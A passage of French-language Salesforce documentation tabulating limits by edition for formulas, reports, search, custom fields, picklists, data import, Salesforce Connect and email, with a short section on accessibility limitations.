| Formules : nombre maximal de caractères affichés après une évaluation d'une expression de formule | 1 300 | | | | | | |
| Formules : longueur maximale | 3 900 caractères | | | | | | |
| Formules : taille maximale une fois compilées | 5 000 octets | | | | | | |
| Formules : taille maximale une fois enregistrées | 4 000 octets | | | | | | |
| Formules : relations uniques par objet | 15 | | | | | | |
| Formules : fonctions VLOOKUP par objet | 10 | | | | | | |
| Idées : taille maximale d'un commentaire d'idée HTML | N/A | | | 4 Ko | | | |
| Idées : taille maximale d'une description d'idée HTML | | | | 32 Ko | | | |
| Pages Lightning : nombre maximal de composants dans une région | 25 | | | | | | |
| Relation principal-détails : nombre maximal d'enregistrements enfants | 10 000[8] | | | | | | |
| Objets : nombre maximal de suppressions d'objet combinés et d'enregistrements enfants | 100 000 | | | | | | |
| Omni-Channel : nombre maximal de requêtes d'acheminement en attente[9] | N/A | | | 10 000 | | | |

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Omni-Channel : nombre maximal d'éléments de travail mis en file d'attente[10] | | | | 5 000 par heure | | | |
| Équipes d'opportunité : nombre maximal de membres | N/A | | | | 30 | | |
| Ensembles d'autorisations : maximum (créés) | N/A | 1 | | 2 | 1 000 | | |
| Ensembles d'autorisations : maximum (créés ou ajoutés dans le cadre d'un package AppExchange géré installé) | N/A | | 1 500 | | | | |
| Question : nombre maximal de caractères | N/A | | | | 1 000 | | n/a |
| Question : nombre maximal de caractères (avec `Optimiser le flux de questions` de Réponses Chatter activé) | | | | | 32 000 | | |
| Fichier PDF de devis : hauteur de logo maximale | N/A | | | 150 pixels | | | |
| Fichier PDF de devis : taille de logo maximale | | | | 5 Mo | | | |
| Corbeille : nombre maximal d'enregistrements | 25 fois votre capacité de stockage en Mo | | | | | | |
| Réponse : nombre maximal de caractères | N/A | | | | 1 000 | | N/A |
| Réponse (privée) : nombre maximal de caractères (avec `Optimiser le flux de questions` de Réponses Chatter activé) | | | | | 4 000 | | N/A |
| Réponses (publiques) : nombre maximal de caractères (avec `Optimiser le flux de questions` de Réponses Chatter activé) | | | | | 32 000 | | N/A |

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Activités partagées | Vous pouvez associer jusqu'à 50 contacts à des tâches non récurrentes, à des tâches de non groupe et à des événements non récurrents. Vous pouvez attribuer un contact principal. Les autres sont des contacts secondaires. | | | | | | |
| Règles de partage | n/a | | | Vous pouvez créer jusqu'à 300 règles de partage par objet, comprenant jusqu'à 50 règles basées sur des critères. | | | |
| Ressources statiques | N/A | Une ressource statique peut aller jusqu'à 5 Mo. La taille totale maximale des ressources statiques d'une organisation peut être de 250 Mo. | | | | | |
| Onglets[2] | | 3 | 5 | 1 210<br>Pour dépasser cette limitation, contactez Salesforce. | 1 225<br>Pour dépasser cette limitation, contactez Salesforce. | 1 225<br>Pour dépasser cette limitation, contactez Salesforce. | 100 |
| Balises | Un utilisateur est limité à un maximum de :<br>• 500 balises personnelles uniques<br>• 5 000 instances de balises personnelles appliquées à des enregistrements<br>Sur l'ensemble des utilisateurs, votre organisation peut avoir au maximum :<br>• 1 000 balises publiques uniques<br>• 50 000 instances de balises publiques appliquées à des enregistrements<br>• 5 000 000 d'instances de balises personnelles et publiques appliquées à des enregistrements | | | | | | |
| Territoires : nombre maximal de règles d'attribution de compte | N/A | | | | 15 | | |
| Utilisateurs : nombre maximal créés | 1 | 5 | 10 | Unlimited | | | 2 |
| Utilisateurs : nombre maximal créés (Chatter Free) | N/A | 5 000 | | | | | |
| Workflow visuel | n/a | | | | Chaque flux peut avoir jusqu'à :<br>• 50 versions<br>• 2 000 étapes<br>Chaque organisation peut avoir jusqu'à :<br>• 500 flux actifs<br>• 1 000 flux au total | | |

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| | | | | | • 30 000 interviews en attente en même temps<br>• 1 000 événements traités par heure<br>• 20 000 événements d'alarme relative définis dans l'ensemble des flux et des versions de flux | | |
| Web vers requête : nombre maximal de nouvelles requêtes générées par période de 24 heures | N/A | | | 5 000[11] | | | |
| Web vers piste : nombre maximal de nouvelles pistes générées par période de 24 heures | | | | 500[11] | | | |

[1] Vous pouvez ajouter une pièce jointe à la liste associée Pièces jointes d'une requête, d'une solution, d'une campagne, d'une tâche ou d'un événement, ou à la liste associée Notes et pièces jointes d'un compte, d'un contact, d'une piste, d'une opportunité ou d'un objet personnalisé. Si la liste associée ne s'affiche pas dans les présentations de page de tâche ou d'événement, demandez à votre administrateur de l'ajouter.

[2]Les applications personnalisées et les onglets personnalisés contenus dans un package géré et publiquement disponible dans AppExchange ne sont pas pris en compte dans les limitations de votre édition Salesforce.

[3]Des restrictions supplémentaires s'appliquent pour les activités, les champs de zone de texte longue, les champs de relation et les champs récapitulatifs de cumul.

[4] Lorsque des données sont remplacées par les jetons de l'URL, le lien peut excéder 3 000 octets. Certains navigateurs appliquent des limitations supplémentaires à la longueur maximale d'URL.

[5]Les onglets personnalisés contenus dans un package géré et publiquement disponible sur AppExchange ne sont pas pris en compte dans les limitations de votre édition Salesforce. Une organisation ne peut pas avoir plus de 2 000 objets personnalisés en même temps, quelle que soit la source ou quel que soit l'espace de noms de ces objets. Les objets personnalisés supprimés provisoirement, ainsi que leurs données, sont pris en compte dans vos limitations. Nous recommandons de supprimer ou d'effacer définitivement les objets personnalisés dont vous n'avez plus besoin.

[6] Chaque relation est incluse dans le nombre maximal de champs personnalisés autorisés.

[7] La limitation de 100 objets externes s'applique quel que soit le nombre de compléments Salesforce Connect que vous achetez pour votre organisation.

[8] Il est recommandé de ne pas dépasser 10 000 enregistrements enfants pour une relation principal-détails.

[9] Nombre maximal d'objets qui peuvent être en attente d'acheminement Omni-Channel dans une organisation. Lorsqu'un élément est attribué à des files d'attente activées pour Omni-Channel, Omni tente de l'acheminer vers un agent disponible. Si aucun agent n'est disponible, le travail est en attente d'acheminement.

[10] Le nombre maximal d'enregistrements pouvant être mis en file d'attente par heure dans une organisation, dans toutes les files d'attente activées pour Omni-Channel. Chaque fois qu'un élément est attribué à une file d'attente Omni-Channel, la plate-forme vérifie le nombre

d'éléments qui ont été mis en file d'attente dans l'heure qui précède. Si la limite a été atteinte, l'élément n'est pas attribué à la file d'attente.

[11] Si votre organisation dépasse sa limite quotidienne de Web vers requête ou de Web vers piste, le propriétaire de la requête par défaut ou le créateur de la piste par défaut reçoit un e-mail de notification contenant des informations sur la requête ou la piste. Lorsque votre organisation atteint la limite de 24 heures, Salesforce stocke les requêtes supplémentaires dans une file de requêtes en attente qui contient les requêtes Web vers requête et Web vers piste. Les requêtes sont soumises lorsque la limite est actualisée. La file des requêtes en attente est limitée à 50 000 requêtes combinées. Si votre organisation atteint la limite de requêtes en attente, les requêtes supplémentaires sont rejetées et ne sont pas placées en file d'attente. Votre administrateur reçoit des notifications par e-mail pour les cinq premières soumissions rejetées. Contactez le support client de Salesforce pour modifier la limitation des requêtes en attente de votre organisation.

# Limitations d'accessibilité

Limitations d'accessibilité générales et relatives aux claviers ou aux lecteurs d'écran.

## Limites d'accessibilité générales

Les fonctionnalités d'accessibilité ont été incorporées à Chatter ou à la Salesforce Console.

## Fonctionnalités Salesforce non optimisées pour les utilisateurs voyants utilisant le clavier

Les fonctionnalités suivantes ne sont pas toutes accessibles aux utilisateurs voyants utilisant le clavier, en raison de leur appartenance à des société tierces, de l'absence de prise en charge adaptée des solutions d'accessibilité ou de limitations imposées par nos environnements de développement :

- Aucun indicateur de sélection visuel n'a été mis en œuvre.
- Certains contenus sont affichés dans des zones de superposition sans mise en œuvre de la sélection au clavier ni le contrôle d'ordre correspondants. Ils se trouvent dans Chatter et les vidéos de formation.
- Certaines interfaces interactives riches, telles que les interfaces glisser-déposer, ne sont pas accessibles avec le clavier. Elles peuvent faire l'objet d'une alternative ou ne pas être disponible en mode Accessibilité.

## Fonctionnalités Salesforce non optimisées pour les utilisateurs d'un lecteur d'écran

Les fonctionnalités suivantes ne sont pas toutes accessibles aux utilisateurs d'un lecteur d'écran, en raison de leur appartenance à des société tierces, de l'absence de prise en charge adaptée des solutions d'accessibilité ou de limitations imposées par nos environnements de développement :

- Certaines interfaces interactives riches, telles que les interfaces glisser-déposer, ne sont pas accessibles. Elles peuvent faire l'objet d'une alternative ou ne pas être disponible en mode Accessibilité.
- Les fichiers PDF ne sont pas marqués pour l'accessibilité et ne contiennent aucune alternative.
- Les vidéos de formation ne fournissent pas de description audio (y compris de description audio étendue).
- Certains contenus sont affichés dans des zones de superposition non reconnues en modal par les lecteurs d'écran, ce qui permet à l'utilisateur d'interagir avec d'autres contenus sans faire disparaître la superposition. Ils se trouvent dans Chatter et les vidéos de formation.
- L'alerte de fin de session peut ne pas laisser suffisamment de temps de réponse à l'utilisateur si une vitesse de lecture lente est utilisée.

Les fonctionnalités d'accessibilité n'ont pas été incorporées à Chatter ou à la console Salesforce.

# Limitations des rapports et des tableaux de bord Salesforce par édition

Différences entre les éditions concernant les rapports, les instantanés, les tableaux de bord et le filtrage.

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Types de rapport personnalisé<br>(les limitations s'appliquent à tous les types de rapport personnalisés, quel que soit leur statut de développement). | n/a | | | 50 | 200 | 2 000 | 400 |
| Filtres de tableau de bord | | | | 3 par tableau de bord | | | |
| Tableaux de bord dynamiques par organisation | n/a | | | | Jusqu'à 5 | Jusqu'à 10 | Jusqu'à 3 |
| Filtres de champ par rapport[1] | 20 | | | | | | |
| Formules par rapport | 5 | | | | | | |
| Instantanés de rapports | n/a | | | 1[2, 3, 4] | 1[2] | 2[2] | 1[2, 3, 4] |
| Actualisations de tableau de bord planifiées | N/A | | | | 1[2] | 2[2] | n/a |
| Rapports planifiés par heure<br>(les rapports envoyés par e-mail peuvent aller jusqu'à 10 Mo). | N/A | | | 1[2, 3, 5] | 1[2] | 2[2] | 1[2, 3, 5] |

[1] Ces limites s'appliquent au générateur de rapport. Si vous utilisez l'assistant de rapport, la limite est de 10.

[2] Jusqu'à 200 au total.

[3] Les heures creuses (entre 18 heures et 3 heures dans le fuseau horaire local) uniquement.

[4] Limité à une heure de début préférée par jour.

[5] Limité à trois heures de début préférées par jour.

# Limitations de la recherche

Limitations de la recherche d'extensions et de tailles de fichier, de groupes de synonymes et de listes de sélection.

Limitations de la recherche
Limitations de la recherche d'enregistrements de documents et de groupes de synonymes.

Limitations de la recherche de synonymes
Avec des groupes de synonymes, les ensembles de mots ou de phrases sont traités de la même manière dans les recherches. Une recherche d'un terme dans un groupe de synonymes renvoie des résultats pour tous les termes du groupe. Une organisation peut créer jusqu'à 10 000 groupes de synonymes.

Limitations de la recherche de listes de sélection
Lors du tri des résultats de recherche d'un objet spécifique, vous ne pouvez pas cliquer sur les en-têtes de colonne de champs de liste à sélection multiple, car il est impossible de trier ce type de champ.

# Limitations de la recherche

Limitations de la recherche d'enregistrements de documents et de groupes de synonymes.

## Limitations de la recherche de documents

La recherche de contenus de document prend en charge plusieurs types de fichiers et est limitée en taille. Le contenu des documents qui dépassent les tailles maximales n'est pas recherché. Néanmoins, les champs des documents sont recherchés. Seul le premier million de caractères de texte est recherché. Au-delà de cette limite, le texte est exclus de la recherche.

| Type de fichier | Extensions de fichier | Taille maximale |
|---|---|---|
| HTML (uniquement le texte d'une balise `<body>`) | `.htm`, `.html`, `.xhtml` | 5 Mo |
| PDF | `.pdf` | 25 Mo |
| PPT | `.pot`, `.pps`, `.ppt` | 25 Mo |
| RTF | `.rtf` | 5 Mo |
| Texte | `.c`, `.cpp`, `.css.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 Mo |
| Word | `.doc`, `.dot` | 25 Mo |
| XLS | `.xls`, `.xlt` | 5 Mo ou une limite maximale de 100 000 cellules |
| XML | `.xml` | 5 Mo |

## Limitations de la recherche de synonymes

Avec des groupes de synonymes, les ensembles de mots ou de phrases sont traités de la même manière dans les recherches. Une recherche d'un terme dans un groupe de synonymes renvoie des résultats pour tous les termes du groupe. Une organisation peut créer jusqu'à 10 000 groupes de synonymes.

CONSULTER ÉGALEMENT :

Limitations de la recherche de fichiers dans Chatter

Limitations de Salesforce CRM Content

## Limitations de la recherche de synonymes

Avec des groupes de synonymes, les ensembles de mots ou de phrases sont traités de la même manière dans les recherches. Une recherche d'un terme dans un groupe de synonymes renvoie des résultats pour tous les termes du groupe. Une organisation peut créer jusqu'à 10 000 groupes de synonymes.

## Limitations de la recherche de listes de sélection

Lors du tri des résultats de recherche d'un objet spécifique, vous ne pouvez pas cliquer sur les en-têtes de colonne de champs de liste à sélection multiple, car il est impossible de trier ce type de champ.

# Limitations des objets standard

Les limitations relatives aux objets standard comprennent les détails d'utilisation des personnalisations d'objet, par exemple les champs personnalisés que vous avez ajoutés ou les règles de partage que vous avez appliquées à un objet.

La liste varie selon l'objet. Lorsqu'une personnalisation dépasse la limite autorisée pour l'objet ou atteint 75 % de la limite, un conseil s'affiche pour suggérer une mesure à prendre.

Pour planifier la personnalisation d'un objet standard spécifique ou pour suivre l'utilisation et les limitations des personnalisations de cet objet, reportez-vous à la page des limitations relatives aux objets standard.

À partir des paramètres de gestion de l'objet approprié, rendez-vous dans Limites.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Remarque: Les pourcentages des limitations d'objet sont tronqués, pas arrondis. Par exemple, si votre organisation utilise 95,55 % de la limitation d'une personnalisation particulière, la limitation de l'objet indique 95 %.

# Limitations de l'administration et du support

Limitations des règles d'attribution, de réponse automatique et d'escalade
Limitations relatives à l'automatisation de la génération de pistes, de réponses par e-mail et escalades par édition.

Limitations de Chatter Answers
Limitations relatives aux questions et aux personnalisations du portail client.

Limitations des champs, des listes de sélection et des paramètres de données
Limitations relatives aux champs personnalisés, aux listes de sélection, aux listes de sélection personnalisées et aux paramètres de données personnalisés.

Limitations du portail client
Limitations relatives aux objets personnalisés dans le portail client et limitations relatives aux utilisateurs du portail.

Limitations d'importation de données
Limitations relatives à l'importation de données avec Data Loader.

Limitations de l'intégration de données externes
Salesforce Connect limite l'accès aux données stockées hors de votre organisation Salesforce.

Limitations des utilisateurs External Identity
Les limitations dépendent des licences utilisateur External Identity.

Limitations des e-mails
Limitations relatives aux e-mails, aux e-mails en masse et aux e-mails de workflow.

Limitations de Salesforce Knowledge
Limitations relatives à Salesforce Knowledge par édition.

Limitations des champs
Limitations relatives aux champs cryptés, de fusion et de formule.

Limitations des fichiers et du stockage
Limitations relatives à Salesforce Files, CRM Content, Chatter et à l'attribution d'un espace de stockage.

Limitations des vues de page de sites Force.com
Limitations relatives aux requêtes prises en compte dans les vues de page.

Limitations de la facturation des sites Force.com
Terminologie relative aux limitations et à la facturation associées au site Force.com.

Limitations générales des environnements Sandbox et du stockage Sandbox
Limitations relatives aux environnements sandbox.

Limitations du portail partenaire
Limitations relatives aux portails partenaires.

Limitations de la stratégie de mot de passe
Limitations relatives au nombre d'utilisations de mots de passe utilisateur.

Limitations de Salesforce Console
Limitations techniques de l'utilisation de Salesforce Console.

Limitations de Site Edition
Limitations relatives au nombre de sites, à la bande passante, à l'heure de la demande de service et aux vues de page maximum par édition.

Limitations d'importation de Site.com
Limitations relatives à l'importation de sites et de fichiers.

Limitations des requêtes Web
Limitations relatives à l'utilisation simultanée de requêtes Web.

CONSULTER ÉGALEMENT :

Considérations relatives à Lightning Experience
Limitations de l'application Salesforce Classic Mobile
Fonctionnalités non disponibles dans l'application mobile Salesforce1
Considérations relatives à l'utilisation de la gestion des duplications
Consignes relatives à la modification d'enregistrements avec l'éditeur en ligne

# Limitations des règles d'attribution, de réponse automatique et d'escalade

Limitations relatives à l'automatisation de la génération de pistes, de réponses par e-mail et escalades par édition.

Les règles d'attribution automatisent la génération de pistes et prennent en charge des processus pour une organisation. Les règles de réponse automatique spécifient les conditions d'envoi de réponses par e-mail automatiques à des soumissions de pistes ou de requêtes. Les règles d'escalade escaladent automatiquement les requêtes, si elles ne sont pas résolues après une période définie.

Le tableau suivant présente les restrictions des règles.

| Restrictions | Détails |
| --- | --- |
| Règles actives par objet<br>(des limitations s'appliquent à toute combinaison de règles de workflow *actif*, d'attribution, de réponse automatique et d'escalade). | 50 |
| Règles d'attribution, de réponse automatique et d'escalade | Chaque organisation peut avoir :<br>• 3 000 entrées de règle<br>• 300 entrées de règles de critères de formule<br>• 25 critères de filtrage par entrée de règle |
| Total des actions autorisées par règle | 200 |
| Nombre total de règles autorisées<br>(des limitations s'appliquent à toute combinaison de règles de workflow, d'attribution, de réponse automatique et d'escalade, *actives* et *inactives*). | 500 par objet ; 2 000 par organisation |

# Limitations de Chatter Answers

Limitations relatives aux questions et aux personnalisations du portail client.

Chatter Answers intègre des requêtes, des réponses, des sites Force.com , le portail client et Salesforce Knowledge à une communauté Web.

Les limitations suivantes s'appliquent à Chatter Answers.

- Une question dans Chatter Answers peut recevoir jusqu'à 500 réponses.
- Lors de la personnalisation du portail client, Answers prend en charge tous les styles d'onglet et uniquement les styles de page suivants :
  - Arrière-plan de la page
  - Texte
  - Lien
  - Placement de lien

CONSULTER ÉGALEMENT :

Conseils de mise en œuvre de Chatter Answers

# Limitations des champs, des listes de sélection et des paramètres de données

Limitations relatives aux champs personnalisés, aux listes de sélection, aux listes de sélection personnalisées et aux paramètres de données personnalisés.

Champs personnalisés autorisés par objet
Limitations relatives au nombre de champs personnalisés par édition.
Limitations des listes de sélection personnalisées
Limites des listes de sélection personnalisées qui permettent aux utilisateurs de sélectionner des valeurs dans une liste prédéfinie d'entrées.
Limitations des paramètres personnalisés
Limitations relatives à la quantité de données mises en cache autorisée pour des paramètres personnalisés.
Limitations des listes de sélection standard
Limitations relatives au nombre d'entrées dans des listes de sélection standard.

## Champs personnalisés autorisés par objet

Limitations relatives au nombre de champs personnalisés par édition.

Le nombre de champs personnalisés autorisé par objet varie en fonction de votre édition de Salesforce. Le nombre maximal d'activités, de champs de zone de texte long, de champs de zone de texte enrichi, de champs de relation et de champs récapitulatifs de cumul varie également.

<table>
<tr><th>Type de champ</th><th>Personal Edition</th><th>Contact Manager</th><th>Group Edition</th><th>Professional Edition</th><th>Enterprise Edition</th><th>Developer Edition</th><th>Unlimited Edition et Performance Edition</th></tr>
<tr><td>Activités</td><td colspan="3">Aucune limitation supplémentaire</td><td>20</td><td colspan="3">100</td></tr>
<tr><td>Zone de texte longue</td><td colspan="7" rowspan="2">Un objet peut contenir un nombre illimité de champs de zone de texte enrichi ou de zone de texte long, mais la limitation de votre édition en nombre total de champs personnalisés autorisés dans un objet s'applique quel que soit le type de champ. Chaque objet peut contenir 1,6 million de caractères dans les champs de zone de texte long et de zone de texte enrichi. Lorsque vous créez un champ de zone de texte longue ou de zone de texte enrichi, vous définissez un nombre maximal de caractères pour le champ (la longueur maximale du texte qui peut être saisi). La limite par défaut en nombre de caractères pour les champs de zone de texte long et de zone de texte enrichi est de 32 768 (32 Ko). Le nombre maximal de caractères pour les champs de zone de texte long et de zone de texte enrichi est de 131 072 (128 Ko). Le nombre minimal de caractères est 256. La taille maximale d'une image qui peut être chargée dans un champ de zone de texte enrichi est de 1 Mo.</td></tr>
<tr><td>Zone de texte enrichi</td></tr>
<tr><td>Relation</td><td colspan="3" rowspan="2">Aucune limitation supplémentaire</td><td colspan="4">40</td></tr>
<tr><td>Récapitulatif de cumul</td><td colspan="4">25</td></tr>
</table>

## Limitations des listes de sélection personnalisées

Limites des listes de sélection personnalisées qui permettent aux utilisateurs de sélectionner des valeurs dans une liste prédéfinie d'entrées.

Dans la limite de 15 000 caractères au total, les listes de sélection personnalisées peuvent contenir :

- Jusqu'à 1000 entrées
- Jusqu'à 250 caractères par entrée

Les listes à sélection multiple personnalisées peuvent avoir jusqu'à 500 valeurs. Les utilisateurs peuvent sélectionner jusqu'à 100 valeurs à la fois sur un enregistrement.

## Limitations des paramètres personnalisés

Limitations relatives à la quantité de données mises en cache autorisée pour des paramètres personnalisés.

Vous pouvez accéder à des paramètres personnalisés depuis des champs de formule, des règles de validation, l'Apex et l'API SOAP.

Les limites suivantes s'appliquent à la quantité de données mises en cache et aux paramètres personnalisés.

- La quantité totale de données mises en cache autorisée par votre organisation est la **plus petite** de ces deux valeurs :
  - 10 Mo
  - 1 Mo multiplié par le nombre de licences utilisateur complètes dans votre organisation

  Par exemple, si votre organisation possède trois licences complètes, vous disposez de 3 Mo de stockage de paramètre personnalisé. Si votre organisation possède 20 licences complètes, vous disposez de 10 Mo de stockage.
- Chaque package géré certifié reçoit sa propre limitation en plus de celle de votre organisation. Par exemple, supposons que votre organisation a deux packages gérés certifiés installés et trois licences complètes. Chaque package géré certifié peut avoir 3 Mo d'espace de stockage de paramètres personnalisés, qui s'ajoutent aux 3 Mo de la limitation en stockage de paramètres personnalisés de votre organisation.
- Vous pouvez ajouter jusqu'à 300 champs par paramètre personnalisé, sauf si votre limitation est inférieure à 300 champs pour des objets personnalisés. Si votre limitation est inférieure à 300 champs pour des objets personnalisés, elle est identique pour des paramètres personnalisés.

## Limitations des listes de sélection standard

Limitations relatives au nombre d'entrées dans des listes de sélection standard.

Les listes de sélection sont des listes de sélection personnalisées qui permettent aux utilisateurs de sélectionner des valeurs dans une liste prédéfinie d'entrées.

Le nombre maximal d'entrées dans une liste de sélection est déterminé par le nombre total de caractères autorisés dans la liste de sélection, qui est de 15 000. Chaque entrée comprend un saut de ligne et un caractère de retour qui ne sont pas visibles. Ces deux caractères supplémentaires par entrée sont pris en compte dans la limitation de 15 000.

Pour les listes de sélection standard, chaque entrée peut comprendre jusqu'à 255 caractères, sans tenir compte des sauts de ligne et des retours chariot.

Pour les listes de sélection standard des organisations qui utilisent des types d'enregistrement ou le système de traduction, le nombre illimité d'entrées peut être illimité, avec les exceptions suivantes pour les listes de sélection spéciales.

| Champ de liste de sélection | Nombre maximal d'entrées |
|---|---|
| `Statut de la piste` | 100 |
| `Statut de la tâche` | 100 |
| `Priorité de la tâche` | 50 |
| `Statut de la requête` | 100 |
| `Priorité de la requête` | 50 |
| `Étape d'opportunité` | 100 |

# Limitations du portail client

Limitations relatives aux objets personnalisés dans le portail client et limitations relatives aux utilisateurs du portail.

Pour plus d'informations sur le nombre de portails clients et de licences utilisateur du portail client que vous pouvez activer, contactez Salesforce.

## Limites d'objet personnalisé dans des portails clients

Les limites suivantes s'appliquent aux objets personnalisés dans les portails clients.

- Le nombre maximal d'objets personnalisés que vous pouvez inclure dans un portail client est défini par le nombre total d'objets personnalisés que votre édition autorise.
- Les licences utilisateur contrôlent également le nombre d'objets personnalisés qu'un utilisateur de portail peut afficher dans un portail client. Pour plus d'informations, contactez Salesforce.

## Limitations des comptes personnels

Un utilisateur Salesforce peut posséder jusqu'à 1000 utilisateurs de portail de compte personnel. Ils comprennent les utilisateurs de compte personnel qui disposent de licences Customer Community Plus, Customer Portal et d'autres licences de portail basées sur le rôle. Les utilisateurs de compte personnel qui disposent de licences de portail au volume, telles que High Volume Customer Portal ou Customer Community, ne sont pas pris en compte dans cette limitation. Les utilisateurs qui disposent de licences de portail partenaire ou Partner Community ne peuvent pas être des utilisateurs de compte personnel. Par conséquent, cette limitation n'est pas applicable.

## Limitation des rôles de portail

Le nombre maximal de rôles de portail pour une organisation est de 5000. Cette limitation inclut les rôles de portails associés à l'ensemble des portails clients, portails partenaires ou communautés de l'organisation. Pour éviter une augmentation excessive de cette valeur, nous recommandons de vérifier et de réduire le nombre de rôles pour chaque portail et communauté. Supprimez également les rôles de portail inutilisés. Pour obtenir davantage de rôles de portail, contactez le support client de Salesforce.

CONSULTER ÉGALEMENT :

Activation de Salesforce CRM Content dans le portail client

Portail Client - Limites de configuration

# Limitations d'importation de données

Limitations relatives à l'importation de données avec Data Loader.

Les limites suivantes s'appliquent aux données importées en utilisant Data Loader.

Seules les dates d'une certaine plage sont valides. La date valide la plus ancienne est le 01/01/1700 00:00:00 GMT, soit à minuit, le 1er janvier 1700. La date valide la plus lointaine est le 31/12/4000 00:00:00 GMT, soit à minuit, le 31 décembre 4000. Ces valeurs sont ajustées en fonction de votre fuseau horaire. Par exemple, dans le fuseau horaire Pacifique, la date valide la plus ancienne est le 31/12/1699 16:00:00 soit 16h00, le 31 décembre 1699.

Lors de l'utilisation de Data Loader versions 28.0 et supérieures, la taille de champ maximale pour les fichiers CSV importés est de 32 000 caractères.

# Limitations de l'intégration de données externes

Salesforce Connect limite l'accès aux données stockées hors de votre organisation Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Limitations générales de Salesforce Connect

Pour chaque utilisateur, le nombre maximal d'objets externes auxquels vous pouvez accorder des autorisations d'objet est égal au nombre maximal d'objets personnalisés auxquels l'utilisateur a accès. La limitation est déterminée par la licence attribuée à l'utilisateur.

| | |
|---|---|
| Nombre maximal d'objets externes par organisation[1] | 100 |
| Nombre maximal de liaisons par requête dans l'ensemble des objets externes et autres types d'objets | 4 |
| Longueur maximale du jeton OAuth émis par le système externe | 4 000 caractères |
| Nombre maximal de lignes récupérées par heure et par source de données externe. Cette limitation ne s'applique pas aux sources de données externes avec des volumes de données importants ni aux lignes qui ont déjà été récupérées. | 50 000 |

[1] La limitation de 100 objets externes s'applique quel que soit le nombre de compléments Salesforce Connect que vous achetez pour votre organisation.

Les limitations ci-dessous s'appliquent uniquement aux adaptateurs OData 2.0 et 4.0 pour Salesforce Connect.

| | |
|---|---|
| Taille maximale d'une requête HTTP pour OData | 8 Mo |
| Taille maximale d'une réponse HTTP pour OData | 8 Mo |
| Taille maximale d'un ensemble de résultats pour une requête OData | 16 Mo |
| Taille maximale d'un ensemble de résultats pour une sous-requête OData | 1 000 lignes |

Une organisation est limitée à :

- 10 000 appels OData par heure pour Enterprise Edition, Performance Edition et Unlimited Edition. Des limitations plus élevées sont disponibles sur demande.
- 1 000 appels OData par heure pour Developer Edition.

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs

# Limitations des utilisateurs External Identity

Les limitations dépendent des licences utilisateur External Identity.

Nous recommandons de ne pas dépasser dix millions d'utilisateurs uniques de licence External Identity par mois dans votre communauté. Si vous avez besoin de licences utilisateur supplémentaires au-delà de cette limitation, contactez votre responsable de compte Salesforce. Le dépassement de cette limitation peut entraîner des frais supplémentaires et une réduction de la fonctionnalité attendue.

# Limitations des e-mails

Limitations relatives aux e-mails, aux e-mails en masse et aux e-mails de workflow.

Limitations générales des e-mails
Limitations relatives aux e-mails et aux modèles d'e-mail par édition.

Limitations quotidiennes des e-mails de workflow
Limitations relatives aux e-mails de workflow et aux alertes associées à des approbations.

Limitations des e-mails en masse
Limitations relatives à l'envoi d'e-mails en masse par édition.

## Limitations générales des e-mails

Limitations relatives aux e-mails et aux modèles d'e-mail par édition.

Il n'existe pas de limite d'envoi d'e-mails individuels à des contacts, des pistes, des comptes personnels et des utilisateurs dans votre organisation, directement à partir de pages de compte, de contact, de piste, d'opportunité, de requête, de campagne ou d'objet personnalisé.

En utilisant l'API ou Apex, vous pouvez envoyer des e-mails individuels au maximum à 5 000 adresses e-mail externes par jour, sur la base de l'heure GMT. Les e-mails envoyés en utilisant l'auteur ou l'éditeur d'e-mails Salesforce ne sont pas pris en compte dans cette limitation. Il n'existe aucune limite d'envoi d'e-mails individuels à des contacts, des pistes, des comptes personnels et des utilisateurs dans votre organisation, directement à partir de pages de compte, de contact, de piste, d'opportunité, de requête, de campagne ou d'objet personnalisé.

<table>
<tr><th>Fonctionnalité</th><th>Personal Edition</th><th>Contact Manager</th><th>Group Edition</th><th>Professional Edition</th><th>Enterprise Edition</th><th>Unlimited Edition et Performance Edition</th><th>Developer Edition</th></tr>
<tr><td>Modèles d'e-mail : taille maximale</td><td>384 Ko pour les modèles d'e-mail texte</td><td colspan="6"><ul><li>384 Ko pour les modèles texte, HTML et HTML personnalisé</li><li>1 Mo pour les modèles Visualforce</li></ul></td></tr>
<tr><td>Services de messagerie : taille maximale des e-mails traités par Salesforce et par jour</td><td colspan="3" rowspan="2">n/a</td><td colspan="4">Nombre de licences utilisateur multiplié par 1 000 ; maximum 1 000 000</td></tr>
<tr><td>Services de messagerie : taille maximale d'un e-mail (en-tête, corps, pièces jointes et codage inclus)</td><td colspan="4">25 Mo[1]</td></tr>
</table>

<table>
<tr><th>Fonctionnalité</th><th>Personal Edition</th><th>Contact Manager</th><th>Group Edition</th><th>Professional Edition</th><th>Enterprise Edition</th><th>Unlimited Edition et Performance Edition</th><th>Developer Edition</th></tr>
<tr><td>E-mail vers requête : nombre maximal d'e-mails convertis en requêtes</td><td colspan="3"></td><td colspan="4">2 500 par jour</td></tr>
<tr><td>Publipostage étendu : nombre maximal d'enregistrements</td><td colspan="7">1 000</td></tr>
<tr><td>Publipostage étendu : taille totale maximale des modèles sélectionnés</td><td colspan="7">1 Mo</td></tr>
<tr><td>E-mail entrant envoyé à Salesforce</td><td colspan="7">• Taille de troncation du corps des e-mails : 32 Ko<br>• Nombre maximal d'activités d'e-mail créées pour chaque e-mail reçu : 50<br>• Taille maximale d'une pièce jointe : 5 Mo<br>• Taille maximale de toutes les pièces jointes : 25 Mo[1]</td></tr>
